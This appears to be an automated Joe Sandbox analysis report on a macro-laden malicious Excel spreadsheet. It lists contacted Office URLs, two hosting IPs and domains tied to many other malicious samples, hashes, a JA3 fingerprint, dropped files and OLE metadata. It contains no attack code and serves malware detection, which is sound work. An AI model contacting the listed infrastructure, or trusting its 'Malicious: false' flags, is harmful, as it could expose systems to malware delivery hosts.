http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://weather.service.msn.com/data.aspx	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://apis.live.net/v5.0/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://management.azure.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://wus2.contentsync.	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://api.office.net	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://entitlement.diagnostics.office.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://outlook.office.com/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://templatelogging.office.com/client/log	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://outlook.office365.com/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://webshell.suite.office.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://management.azure.com/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://devnull.onenote.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://ncus.pagecontentsync.	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://messaging.office.com/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://augloop.office.com/v2	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://skyapi.live.net/Activity/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://dataservice.o365filtering.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://directory.services.	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://staging.cortana.ai	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.39.58	signifysystem.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.185.32.232	fcventasyservicios.cl	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412362
Start date:	12.05.2021
Start time:	16:45:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	54402971_by_Libranalysis.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLS@5/7@2/2

EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.39.58	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
192.185.32.232	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
signifysystem.com	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
fcventasyservicios.cl	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	• 192.254.185.244
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.171.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.171.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63
	in.exe	Get hash	malicious	Browse	• 162.241.244.112
	PO-002755809-NO#PRT101 Order pdf.exe	Get hash	malicious	Browse	• 162.144.13.239
UNIFIEDLAYER-AS-1US	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	• 192.254.185.244
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.171.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.171.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63
	in.exe	Get hash	malicious	Browse	• 162.241.244.112
	PO-002755809-NO#PRT101 Order pdf.exe	Get hash	malicious	Browse	• 162.144.13.239

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	LMNF434.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SF65G55121E0FE25552.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-1908475637.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	rF27d1O1O2.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	cSvu8bTzJU.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Contract_kyrgyzstan_pdf.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SMC PO 1083 SAJ 1946 .exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-949138716.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	- FAX ID 74172012198198.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	#Ud83d#Udd7b Missed Playback Recording.wav - 1424 592794.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Cotizacii#U00f3n.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Cotizaci#U00f3n.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\221B862E-D5CA-4C51-AEC1-C42AA63B593F	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368379092220403
Encrypted:	false
SSDEEP:	1536:HcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:sEQ9DQW+zPXO8
MD5:	B1956D8E751165B30565A236C904D39A
SHA1:	C6B51661CF77F0CF3DC9095B489740F6347DC486
SHA-256:	67CBCC301364045B3D9536462A18EC6F805E9606129E27DD67AAD892FDE65D5D
SHA-512:	E5660EDE6A6BA3C0E1938F838ECDB48925460B0C25129096B0BA65BC75AA7E65524FD8B1F65882A9B8C0CEC6DF7654266FC7D09EE418CDCB3DBDEAA1E47254C
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-12T14:46:11">.. Build: 16.0.14108.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\9CB40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	81549
Entropy (8bit):	7.910200256486616
Encrypted:	false
SSDEEP:	1536:sjYO+nffSDcn9iZtJOXAQR2KtCbuMB/yDL4kymYBO0y7zBr4ZLJM1:g+nHSD8YZo/Uh0ZymYQ0y7FALe1
MD5:	BC17388D6280148DE3C95D7B64060606
SHA1:	14D245171606F8D4E8317F87F384332D6A7967AC
SHA-256:	608E2859FCDE9DB6D3CA582269B42CC6D5E313264B0AA2F0244649BAE4254045
SHA-512:	029A58B143547F7398B38C963212705E68C33F76235A35545240ED7C6FC70BD5B1A22C45D19B0754CDA7DE829A49339DE4B427669A7D9A3B45926CB20192367E
Malicious:	false
Reputation:	low
Preview:	.U.N#1..#.?.|.u;p..Q:.f.. .|.cW..x..@.....ek....R....jaM....w-;oF..'..k.....U..S.x.-[.....2.V.v.>..s.=X....hf...^c..s.....~q.]...9.d..f...zA.+'S.X.g.].j...h)...ON}...l.%(/.-Q7."..=@...Q.b....0d|.f p.'Mm..<.....0....B.R....RX;.....Q+..DL..RZ|a.....f?I..b....).5V.....9...=J.....I.._.....Q|.5....=T.bH._...k..vSQF.-....^..._.9.#....."=....>Q[...{..>T...._?....h.....R..0<.....u ".I..m...E.. '/7.CB....4y.....PK.....!..!.9.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\54402971_by_Libranalysis.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:52 2020, mtime=Wed May 12 13:46:15 2021, atime=Wed May 12 13:46:15 2021, length=177152, window=hide
Category:	dropped
Size (bytes):	2250
Entropy (8bit):	4.730354934706689
Encrypted:	false
SSDEEP:	48:8PiDnXOEEwslNj0OE6B6pPiDnXOEEwslNj0OE6B6:8PiTFKlNQF6KPiTFKlNQF6
MD5:	47FA65264A8089908531BC7EFB763776
SHA1:	3889EC6FB2531EB67EA8FDCDD747555F1EB2CD15
SHA-256:	688D4BF785F26F454DA852B68D63AA1DE3447517A5D0644D70FB9B00CA626962
SHA-512:	77E02C55CEFDF667650FA213A2A350FDBA17933854AC039FE1C967A9F64AF3A487471A06184EB8D76C2B40DF6E6E906222E0442FFCE9D7B71F2AC5C903C3EC9
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...8Z/S.....g..=G...g..=G.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.u.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....>Q|<..user.<.....N...R.u....#J.....j.o.n.e.s.....~.1.....>Q}<..Desktop.h.....N...R.u.....Y.....>....i.`.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....2.....R.u .544029~1.XLS..j.....>Q{<.R.u.....V.....5.4.4.0.2.9.7.1._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....b.....-.....a.....>.S.....C:\User s\user\Desktop\54402971_by_Libranalysis.xls..3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.5.4.4.0.2.9.7.1._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....:..,.LB.)...As...`.....X.....932923.... .....!a..%.H.VZAj.....!a..%.H.VZAj.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Wed May 12 13:46:15 2021, atime=Wed May 12 13:46:15 2021, length=16384, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.67401623413444
Encrypted:	false
SSDEEP:	12:89kXU/vduCH2KOZxO4D4Zc+WrjAZ/DYbDlSeuSeL44t2Y+xIBjKZm:85ivSZ+AZbcDL7aB6m
MD5:	402828AE8A593DBF7E448C26ABF285EB
SHA1:	87B85C015AD81F8B6B3894F607DD3BEE9D43D4A3
SHA-256:	57A58F873B8A33F866A6B7E4F21FDA05647FFF92596C28A79AD131B487741595
SHA-512:	BC79BC707DB5222EF3D7B1735BC4B1542653CDF4CCD03034AB01B43FBBF48D7820D2E3442159CCB1B957C796C062EA01997F9F0E5FDE13837CB17356BE32FD 5
Malicious:	false
Reputation:	low
Preview:	L.....F.....-...hd.=G..'.b.=G...@.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.u.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.8.1.3.....P.1.....>Q|<..user.<.....N...R.u....#J.....j.o.n.e.s.....~.1.....R.u..Desktop.h.....N...R.u.....Y.....>.....\.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....932923.....!a..%.H.VZAj...m<..... .....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9. ..1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Size (bytes):	125
Entropy (8bit):	4.767349509094217
Encrypted:	false
SSDEEP:	3:oyBVomMI9XpGUwSLMp6lKXpGUwSLMp6lmMI9XpGUwSLMp6lv:dj6WNmNbWNf
MD5:	79DA9611CE7422E6A1A8DEB0B22758B9
SHA1:	0412CA7285A7AED9ABDE4906824173A0B713AFD1
SHA-256:	AAA617B7D6F1FF3146A4A2E70985FD9DF6556680EA52E1A31BFB7190D3F5C35E
SHA-512:	93AACE69C2B7551C682108469EDCE993553CA4FCDF56BDF8336941471222EE58DBE9B65F418A434F6672BAC8443E193E73A8EA46066F9B8F17BAB832461B0EE
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..54402971_by_Libranalysis.LNK=0..54402971_by_Libranalysis.LNK=0..[xls]..54402971_by_Libranalysis.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB3 342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\BDB40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	228873
Entropy (8bit):	5.616369432240079
Encrypted:	false
SSDEEP:	3072:K7NiRdSD8YNoTU90udfzn3bP0X7vrPlsrXvLlL7Ld7NiuN:LRdTrTU9Z1yuN
MD5:	A5AB343171041848A42C2A0EB23DB166
SHA1:	BA93BD2004227ED2CDF24A8C4D9EF06CB3E94BDA
SHA-256:	3FAE64137BACED111FB9425369BB705B981B22D17E4D81895A70EC4965A15B87
SHA-512:	737CBF9BC8AA1E29D8CAAD91309AD0CA0959F7ADF8137E315758BF99A7D5C356A637817EC52721F9FC54F4F2E8806FEEBF3ED0CA4D68DFA5E0EC9DD82FD46 B41
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X.@. .....".....1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1..,...8.....A.r.i.a.l.1.....8..... ..A.r.i.a.l.1.....8.....A.r.i.a.l.1.....<.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....4.....A.r.i.a.l.1...h...8.....C.a.m.b.r.i.a.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1 .....A.r.i.a.l.1.....>.....A.r.i.a.l.1.....?.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.... .....A.r.i.a.l.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: van-van, Last Saved By: vi-vi, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed May 12 08:24:11 2021, Security: 0
Entropy (8bit):	3.258986427712615
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%

General

File name:	54402971_by_Libranalysis.xls
File size:	375808
MD5:	54402971cab910b3d8ddc38caceeddba
SHA1:	5038515d2a152a834139673a3ffed90f6a4ffdab
SHA256:	d9ce158a711cffda14fc13daf5f8c673e671f8f1033fe44a8af947a95d8e6e72
SHA512:	f9dbfe85c4fb6906f91713d0c6409568aaa15919e15adc1b1521849dac781e2d5922b4dd795bfec3b45265009ed2de372768d1cea0f4934afdea5c1003ca5c8
SSDEEP:	3072:Q8UGHv2tt/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/I/T/tbHm7H9G4l+s2k3zN4sbcJ:vUGAt6Uqa5DPdG9uS9QLp4l+s+U8
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "54402971_by_Libranalysis.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	van-van
Last Saved By:	vi-vi
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-12 07:24:11
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
